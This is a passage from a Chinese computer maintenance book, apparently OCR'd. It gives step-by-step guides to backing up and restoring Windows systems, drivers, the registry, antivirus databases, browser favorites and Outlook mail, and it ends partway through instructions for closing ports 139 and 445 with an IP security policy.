步骤 7 Ghost 也可以还原，选择 Local→Partition→From Image 命令，打开“镜像文件选择”窗口，在其中选择利用 Ghost 备份的镜像文件，如图 9-98 所示。

注 意

如果要使用备份分区功能（如果要备份 C 盘），必须有两个以上分区，而且 C 盘必须小于 D 盘的容量，并且保证 D 盘上有足够的空间存储档案备份。另外，制作的映像文件都比较大，因此无论是更新还是恢复需要的时间都比较长，所以只需将主分区 C 盘进行复制就可以了，同时尽量减少往主分区上安装软件，这样制作的映像文件就不会太大，从而缩短备份还原的时间。

步骤 8 单击 OK 按钮，从打开的窗口中选择要还原的硬盘，在对硬盘还原前，可依据使用要求设定分区大小，最后弹出提示询问是否确定还原，单击 Yes 按钮，即可开始恢复操作，如图 9-99 所示。




图 9-98　“镜像文件选择”窗口




图 9-99　恢复操作系统

在使用 Ghost 进行数据备份时，必须在备份之前对硬盘或分区进行彻底的清理和优化，运用一些工具软件彻底清理系统中的垃圾文件和垃圾信息，并对硬盘进行一些整理，这样备份出来的系统才干净、完整和好用。

9.4　备份与恢复 Windows Vista 操作系统

随着科学的发展，网络的普及，各种网络技术也在不断地进行更新，操作系统也是一样。目前，出现了一种较高较新的操作系统——Windows Vista 操作系统，通过一定的方法也能对此系统进行备份与恢复操作。

9.4.1　Windows Vista 自带的备份/还原功能

Windows Vista 操作系统与 Windows XP 操作系统一样，系统本身自带备份/还原功能，用户可以利用此功能进行数据的备份与还原操作。具体操作步骤如下：

步骤 1 选择“开始”→“所有程序”→“附件”→“系统工具”→“备份状态和配置”命令，启动备份程序，如图 9-100 所示。

步骤 2 在备份程序主窗口中单击“备份文件”选项，进入到“备份文件”设置窗口。在其中单击“设置自动文件备份”按钮，即可打开“保存备份的位置”对话框，如图 9-101 所示。

图 9- 100　启动备份程序

图 9-101　“保存备份的位置”对话框

步骤 3 在其中选择备份存储的位置（在这里可以选择备份到硬盘、刻录光盘或网络上的某个位置）之后，单击“下一步”按钮，打开“磁盘选择”对话框，选择需要备份的文件所在的硬盘分区。

步骤 4 单击“下一步”按钮，打开“您想备份哪些文件类型”对话框，在其中根据实际情况选择相应的文件类型，如图 9-102 所示。

步骤 5 单击“下一步”按钮，打开“您想多久创建一次备份”对话框，在其中根据实际情况设置文件备份的时间和频率，如图 9-103 所示。




图 9-102　“您想备份哪些文件类型”对话框

图 9-103　“您想多久创建一次备份”对话框

步骤 6 单击“保存设置并开始备份”按钮，即可自动进行备份操作，如图 9-104 所示。

步骤 7 在备份完毕之后，在备份存储的分区中将生成一个以计算机命名的文件夹，所有的

备份数据都保存在该文件夹中，如果该文件夹被删除，则备份也就不能恢复，如图 9-105 所示。




图 9-104　备份文件

图 9-105　备份文件夹显示

步骤 8 如果要还原备份的文件，则在备份程序主窗口中单击“还原文件”选项，即可打开“还原文件”设置窗口，如图 9-106 所示。

步骤 9 在其中单击“还原文件”链接按钮，即可打开“还原文件”对话框，根据实际情况选择要还原的备份文件类型，如图 9-107 所示。

图 9-106　“还原文件”设置窗口




图 9-107　“还原文件”对话框

步骤 10 单击“下一步”按钮，打开“选择要还原的文件和文件夹”对话框，指定要还原的文件的位置，如图 9-108 所示。

步骤 11 单击“添加文件夹”按钮，将要恢复的文件夹添加进来之后，再单击“下一步”按钮，即可打开“您想将还原的文件保存到什么位置”对话框，在其中选择相应的保存位置，如图 9-109 所示。

图 9-108 “选择要还原的文件和文件夹”对话框　图 9-109 “您想将还原的文件保存到什么位置”对话框

步骤 12 单击“开始还原”按钮，系统即可自动进行还原操作，如图 9-110 所示。在还原完毕之后，将会弹出“已成功还原文件”对话框，如图 9-111 所示。单击“完成”按钮，即可彻底完成文件的还原操作。




图 9-110 还原文件

图 9-111 “成功还原文件”对话框

9.4.2 用安装文件备份恢复 Windows Vista 系统

实现 Windows Vista 系统的备份与恢复操作，除了使用系统自身的工具外，还可以运用安装文件实现系统的备份恢复操作。具体操作步骤如下：

步骤 1 选择“开始”→“控制面板”命令，打开“控制面板”窗口，如图 9-112 所示。在其中双击“备份和还原中心”图标按钮，即可打开“备份和还原中心”窗口，如图 9-113 所示。

图 9-112　“控制面板”窗口

图 9-113　“备份和还原中心”窗口

步骤 2 在其中单击“创建还原点或更改位置”选项，即可打开“系统属性”对话框，选择需要保护的磁盘分区或卷（这里选择操作系统分区），如图 9-114 所示。

步骤 3 单击“创建”按钮，打开“系统保护”对话框，在其中输入创建的还原点的名称，如图 9-115 所示。

图 9-114　“系统属性”对话框




图 9-115　“系统保护”对话框

步骤 4 单击“创建”按钮，即可自动进行还原点的创建操作，如图 9-116 所示。在创建完毕之后，弹出完成创建提示对话框，如图 9-117 所示。

图 9-116　创建还原点

图 9-117　还原点创建完毕

步骤 5 在还原点创建完毕之后，如果系统受到破坏，可以通过还原点来实现系统的还原，只要在“备份和还原中心”窗口中单击“使用系统还原修复 Windows”选项，即可打开“系统还原”对话框，如图 9-118 所示。

步骤 6 单击“下一步”按钮，打开“选择一个还原点”对话框，在其中选择需要还原的还原点，如图 9-119 所示。

图 9-118 “系统还原”对话框

图 9-119 “选择一个还原点”对话框

步骤 7 单击“下一步”按钮，打开“确认要还原的磁盘”对话框，在其中选择还原向导要求用户确认需要还原的磁盘分区。

步骤 8 单击“下一步”按钮，打开“确认您的还原点”对话框，如图 9-120 所示。单击“完成”按钮，开始还原操作，如图 9-121 所示。在还原完毕之后重启系统，即可彻底完成还原操作。

图 9-120 “确认您的还原点”对话框

图 9-121 还原系统

9.4.3　用 Ghost11 实现系统备份还原

在 Windows Vista 系统安装文件中也含带有 Ghost 备份还原工具，其用法跟 Windows XP 系统的用法一样，读者只要参照 Windows XP 系统的用法，即可实现 Windows Vista 系统的备份还原操作，这里不再赘述。

9.5　备份与还原其他资料

备份与还原的功能非常宽广，不仅能备份操作系统，而且还可以对驱动程序、注册表、病毒库、收藏夹和电子邮件进行备份还原操作。

9.5.1　备份还原驱动程序

所谓的驱动程序也就是设备驱动程序，是一种可以使计算机和设备通信的特殊程序，相当于硬件的接口，操作系统只有通过这个接口，才能控制硬件设备工作。如果某设备的驱动程序未能正确安装，就不能正常工作。

正是由于驱动器的重要性，所以当操作系统安装完毕后，需要先安装硬件设备的驱动程序。当然，并不是所有的硬件设备都需要驱动程序，针对那些需要安装驱动程序的硬件设备就需要对其驱动程序进行备份还原。

下面就利用计算机自带的程序来进行驱动的备份及恢复，具体操作步骤如下：

步骤 1　右击“我的电脑”图标，从弹出的快捷菜单中选择“属性”命令，打开“系统属性”对话框，如图 9-122 所示。

步骤 2　在“硬件”选项卡中，单击“设备管理器”按钮，打开“设备管理器”窗口，如图 9-123 所示。双击要备份的硬件设备，即可从打开的对话框中查看相应的属性，如图 9-124 所示。

图 9-122　“系统属性”对话框

图 9-123　“设备管理器”窗口

步骤 3　在该属性对话框中单击“驱动程序”选项卡，进入到“驱动程序”设置对话框，如图 9-125 所示。单击“驱动程序详细信息”按钮，打开“驱动程序文件详细信息”

对话框，查看该硬件设备的驱动程序文件，并根据路径将驱动程序备份，如图 9-126 所示。

步骤 4 如果要恢复备份的驱动程序文件，则选择“开始”→“控制面板”命令，打开“控制面板”窗口，如图 9-127 所示。

图 9-124 查看设备属性

图 9-125 “驱动程序”设置对话框

图 9-126 “驱动程序文件详细信息”对话框

步骤 5 单击“性能和维护”链接按钮，打开“性能和维护”窗口，如图 9-128 所示。单击“系统”链接按钮，打开“系统属性”对话框。




图 9-127 “控制面板”窗口




图 9-128 “性能和维护”窗口

步骤 6 在“硬件”选项卡中，单击“设备管理器”按钮，打开“设备管理器”窗口，在硬件列表中双击要复原驱动程序的硬件设备，并在出现的设备属性对话框中选择“驱动程序”选项卡，再单击“返回驱动程序”按钮，将驱动程序恢复到原来的驱动程序。

9.5.2 备份还原注册表

注册表在整个电脑中起着至关重要的作用，如果损坏了注册表，那么整个电脑将会一片混乱，所以需要对注册表进行备份还原操作，以保证电脑的安全运行。通常情况下，最安全

最可靠的注册表备份方法就是通过系统中系统工具内的“备份”功能来实现。具体操作步骤如下：

步骤 1 在 Windows 系统中，依次选择“开始”→“所有程序”→“附件”→“系统工具”→“备份”命令，打开“备份工具”窗口，如图 9-129 所示。

步骤 2 在“备份”选项卡的左侧项目中，依次选择列表中的“桌面”→“我的电脑”选项，并选择 System State 选项，在“备份媒体或文件名”文本框中指定注册表保存的文件名及相应的路径，如图 9-130 所示。




图 9-129　“备份工具”窗口

图 9-130　“备份”设置窗口

步骤 3 单击“开始备份”按钮，打开“备份作业信息”对话框，查看备份作业的相应信息，如图 9-131 所示。单击“开始备份”按钮，开始备份操作。

步骤 4 当注册表出现故障需要还原时，只要还能登录系统，即可打开“备份工具”窗口，如图 9-132 所示。




图 9-131　“备份作业信息”对话框




图 9-132　“还原和管理媒体”设置窗口

步骤 5 在“还原和管理媒体”选项卡中制定生成的备份文件，并选择相应的还原项目之后，单击“开始还原”按钮，开始还原操作。

为了预防注册故障导致系统无法登录的情况，可以在“备份工具”窗口中选择“欢迎”选项卡，在“欢迎”设置窗口中使用“自动系统恢复向导”进行备份，这样将会生成一张包含注册表备份的故障恢复盘，系统无法登录时就可以用这张盘来引导恢复注册表。

9.5.3 备份还原病毒库

通过备份操作可以实现很好的防御工作，作为专杀病毒的杀毒软件也一样，也可以对病毒库进行相应的备份还原操作。下面以使用较为频繁的卡巴斯基杀毒软件为例，具体讲述一下病毒库的备份还原操作。具体操作步骤如下：

步骤 1 在菜单栏中选择“工具”→“文件夹选项”命令，打开“文件夹选项”对话框，如图 9-133 所示。

步骤 2 在“查看”选项卡中选择“隐藏文件和文件夹”下的“显示所有文件和文件夹”单选按钮，并单击“确定”按钮，如图 9-134 所示。

图 9-133 “文件夹选项”对话框




图 9-134 “查看”选项卡

步骤 3 按照系统默认安装位置，卡巴斯基的病毒库保存在 C:\Documents and Settings\All Users\Application Data \Kaspersky Lab\AVP7\Bases 文件夹，如图 9-135 所示。复制 Bases 这个文件夹到其他位置即可完成备份操作，这个文件夹最好是以压缩格式备份，这样相对比较安全。




图 9-135 默认病毒库保存位置

图 9-136 “更新”设置对话框

步骤 4 在升级杀毒软件时先将病毒库压缩包解压缩，再在图 9-136 所示的“更新”设置对话框中单击“配置”按钮，打开“更新设置”对话框，如图 9-137 所示。

步骤 5 单击“添加”按钮，打开“选择更新源”对话框，在其中选择以前备份好的文件夹完成还原操作，如图 9-138 所示。

图 9-137　“更新设置”对话框

图 9-138　“选择更新源”对话框

9.5.4　备份还原收藏夹

通常情况下，人们都是运用浏览器来查看浏览相应的网页。因此，通过上网保留了很多有用的网站地址，并且会将有用的网站地址保存在浏览器的收藏夹中，这样可以快速地访问。所以收藏夹在人们的工作、学习、生活中起着非常重要的作用。

对收藏夹进行备份的方法有两种：一种是通过复制的方法实现备份，另一种是通过 IE 导入/导出的方法实现备份，这里先讲述一下通过复制实现备份的方法。具体操作步骤如下：

步骤 1 确定收藏夹的位置，如果系统安装在 C 盘，并且系统用户名为 Administrator，则收藏夹的存储路径为 C:\Documents and Settings\Administrator。

步骤 2 右击 Administrator 文件夹，从弹出的快捷菜单中选择“资源管理器”命令，打开资源管理器，如图 9-139 所示。

图 9-139　资源管理器

步骤 3 在该窗口中右击“收藏夹”图标按钮，从弹出的快捷菜单中选择“复制”命令，把它粘贴到需要备份地的磁盘，并将此目录粘贴在该磁盘即可完成备份操作。

另一种备份的方法就是使用 IE 收藏夹的导出功能，可以方便地将收藏夹导出到计算机上的其他应用程序或文件中，从而存入一个安全目录中。具体操作步骤如下：

步骤 1 打开 IE 浏览器主窗口，选择“文件”→“导入和导出”命令，打开“导入/导出向导”对话框，如图 9-140 所示。

步骤 2 单击“下一步”按钮，打开“导入/导出选择”对话框，在其中选择“导出收藏夹”选项，如图 9-141 所示。




图 9-140 “导入/导出向导”对话框

图 9-141 “导入/导出选择”对话框

步骤 3 单击“下一步”按钮，打开“导出收藏夹源文件夹”对话框，在其中选择一个目录，如图 9-142 所示。

步骤 4 单击“下一步”按钮，打开“导出收藏夹目标”对话框，选中“导出到文件或地址”单选按钮并在下面的文本框中输入相应的路径，如图 9-143 所示。

图 9-142 “导出收藏夹源文件夹”对话框

图 9-143 “导出收藏夹目标”对话框

步骤 5 单击“下一步”按钮，打开“正在完成导入/导出向导”对话框，如图 9-144 所示。单击“完成”按钮，即可完成收藏夹的导出操作，并弹出收藏夹导出成功的提示框，如图 9-145 所示。

图 9-144　“正在完成导入/导出向导”对话框

图 9-145　信息提示框

导入收藏夹的操作方法与导出收藏夹类似，只需在图 9-146 所示的对话框中选择“导入收藏夹”选项，并在“导入收藏夹的来源”对话框中选择备份好的收藏夹文件，如图 9-147 所示。其他的操作方法都一样，这里不再赘述。




图 9-146　选择“导入收藏夹”选项




图 9-147　选择备份好的收藏夹文件

9.5.5　备份还原电子邮件

随着网络的普及，越来越多的人喜欢用电子邮件进行学习、工作、娱乐等，所以电子邮件在如今的社会中起着至关重要的作用，因此电子邮件的备份还原操作也就成了一个至关重要的操作。

Outlook 与其他邮件软件一样，通常安装在系统默认目录 C:\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Outlook 下，只需将此文件复制到其他磁盘中，即可完成备份操作。

Outlook 还可以运用导入/导出的方法实现备份还原操作，具体操作步骤如下：

步骤 1 在 Outlook 主窗口中，选择“文件”→“导入和导出”命令，打开“导入和导出向导”对话框，如图 9-148 所示。

步骤 2 选择“导出到文件”选项，单击“下一步”按钮，打开“导出到文件”对话框，如图 9-149 所示。




图 9-148 “导入和导出向导”对话框

图 9-149 “导出到文件”对话框

步骤 3 选择“个人文件夹文件（.pst）”选项，单击“下一步”按钮，打开“导出个人文件夹”对话框，选择“个人文件夹”选项，并勾选“包括子文件夹”复选框，如图 9-150 所示。

步骤 4 单击“下一步”按钮，打开“将导出文件另存为”对话框，如图 9-151 所示。

图 9-150 “导出个人文件夹”对话框

图 9-151 “将导出文件另存为”对话框

步骤 5 在其中输入导出文件的保存路径（或单击“浏览）按钮，从弹出的对话框中选择需要的路径）之后，再根据实际情况选择相应的选项，单击“完成”按钮，打开“创建 Microsoft 个人文件夹”对话框，如图 9-152 所示。

步骤 6 根据实际情况设置相应的密码，单击“确定”按钮，打开“个人文件夹密码”对话框，在其中输入相应的密码，如图 9-153 所示。

图 9-152 “创建 Microsoft 个人文件夹”对话框




图 9-153 “个人文件夹密码”对话框

步骤 7 如果需要对其实行还原操作，则可在“导入和导出向导”对话框中选择“从另一程序或文件导入”选项，如图 9-154 所示。单击“下一步”按钮，打开“导入文件”

对话框，在其中选择“个人文件夹文件（.pst）”选项，如图 9-155 所示。




图 9-154　选择“从另一程序或文件导入”选项

图 9-155　“导入文件”对话框

步骤 8 单击“下一步”按钮，打开“导入个人文件夹”对话框，在“导入文件”文本框中输入备份文件的地址，并根据实际情况选择相应选项，如图 9-156 所示。

步骤 9 单击“下一步”按钮，打开“个人文件夹密码”对话框，在其中输入备份文件时的密码，如图 9-157 所示。




图 9-156　“导入个人文件夹”对话框




图 9-157　“个人文件夹密码”对话框

步骤 10 单击“确定”按钮，打开“导入个人文件夹”对话框，在其中选择个人文件夹并根据实际情况选择相应的选项，如图 9-158 所示。单击“完成”按钮，即可完成还原操作。




图 9-158　“导入个人文件夹”对话框

9.6 可能出现的问题与解决方法

① 在用 Easy Recovery 软件恢复完误删除的视频文件之后，发现恢复后的视频文件不能正常播放？

解答：出现此种情况的原因，主要是文件内容部分被破坏了，此时可以运用 All Media Fixer 程序来修复多媒体文件，修复后视频文件即可实现正常播放。

② 文件已经彻底从硬盘上删除了，为什么还能通过工具软件来对它进行恢复呢？

解答：这是因为从计算机中删除一个文件时，只是逻辑删除，并没有真正物理删除它。因此，其结构信息仍然保留在硬盘上，除非用新的数据将其覆盖掉，否则仍然可以通过一些手段进行恢复。

③ 如果突然发现保存在硬盘上的数据丢失了，这时应该做些什么工作呢？

解答：这种情况下，应该停止一切不必要的操作。如果是误删除、误格式化造成的数据丢失，最好不要再往硬盘中写数据；如果是硬盘出现坏道读不出数据，最好不要继续反复读盘；如果是硬盘摔坏的情况，最好不要再加电，要想进行数据恢复工作，就要请教专家了。

9.7 总结与经验积累

通过学习本章，读者已经了解数据备份、数据恢复的概念，通过备份操作实现系统的补丁升级，并运用相应的恢复工具实现数据的恢复操作，另外还可以运用一定的软件或系统自带的功能实现操作系统的备份与恢复操作，从而降低了系统破坏而带来的损失，除此之外，还可以对驱动程序、注册表、病毒库、收藏夹和电子邮件进行备份与恢复操作，从而更全面地实现系统的维护，为计算机的正常、安全运行奠定基础。

第 10 章　主动防御、清除病毒木马

本章精粹

在网络上要想不被人攻击，就要先修补好自己的系统漏洞，关闭不必要的端口，再使用杀毒（防火墙）软件来防范攻击和限制不明网络应用程序的连接。但这些操作具体如何实现？在学习完本章之后将给大家一个明确的答案。

重点提示

- 关闭危险端口
- 用防火墙隔离系统与病毒
- 对未知病毒木马全面监控
- 维护系统安全的 360 安全卫士
- 拒绝网络广告

计算机网络安全问题层出不穷，这就要求用户采取有力的措施保护系统安全，主要包括如何关闭不必要的端口、安装防火墙、运用工具软件和各种知识防范和查杀各类病毒、木马等，从而帮助用户有效防御来自网络的入侵与破坏。

10.1　关闭危险端口

对于个人用户，可以限制所有的端口，根本不必让自己的机器对外提供任何服务；而对外提供网络服务的服务器，则需把必须利用的端口（如 WWW 端口 80、FTP 端口 21、邮件服务端口 25、110 等）开放，其他的端口则全部关闭。

10.1.1　利用 IP 安全策略关闭危险端口

如 letmein.exe 和 whoisadmin.exe 等扫描器，是通过 TCP 的 139 和 445 端口来获取本地计算机相关信息，如计算机的名称、管理员账号（利用管理员的账号信息可以猜解管理员密码来获得本地计算机的控制权）等，这样便可以通过相应的攻击工具进行入侵。

针对这些潜在的危险，可以通过安全策略关闭 139 和 445 端口，具体操作步骤如下：

步骤 1 选择“开始”→“设置”→“控制面板”命令，打开“控制面板”窗口，双击“管理工具”图标，如图 10-1 所示。

步骤 2 在“管理工具”窗口中单击“本地安全策略”图标按钮，并在“本地安全设置”窗口中右击“IP 安全策略，在本地计算机”选项，再在弹出的快捷菜单中选择“管理 IP 筛选器表和筛选器操作”命令，如图 10-2 所示。

图 10-1　双击“管理工具”图标

步骤 3 在图 10-3 所示的“管理 IP 筛选器列表”选项卡上单击“添加”按钮，打开“IP 筛选器列表”对话框，在其中分别添入名称和描述，如禁用 139 连接，如图 10-4 所示。单击“添加”按钮，打开“IP 筛选器向导”对话框，如图 10-5 所示。

图 10-2　右击“IP 安全策略，在本地计算机”选项

图 10-3　“管理 IP 筛选器列表”选项卡

图 10-4　“IP 筛选器列表”对话框




图 10-5　“IP 筛选器向导”对话框

步骤 4 单击“下一步”按钮，打开“IP 通信源”对话框，在“源地址”下拉列表框中选择“任何 IP 地址”选项，如图 10-6 所示。

步骤 5 单击“下一步”按钮，打开“IP 通信目标”对话框，在“目标地址”下拉列表框中选择“我的 IP 地址”选项，如图 10-7 所示。

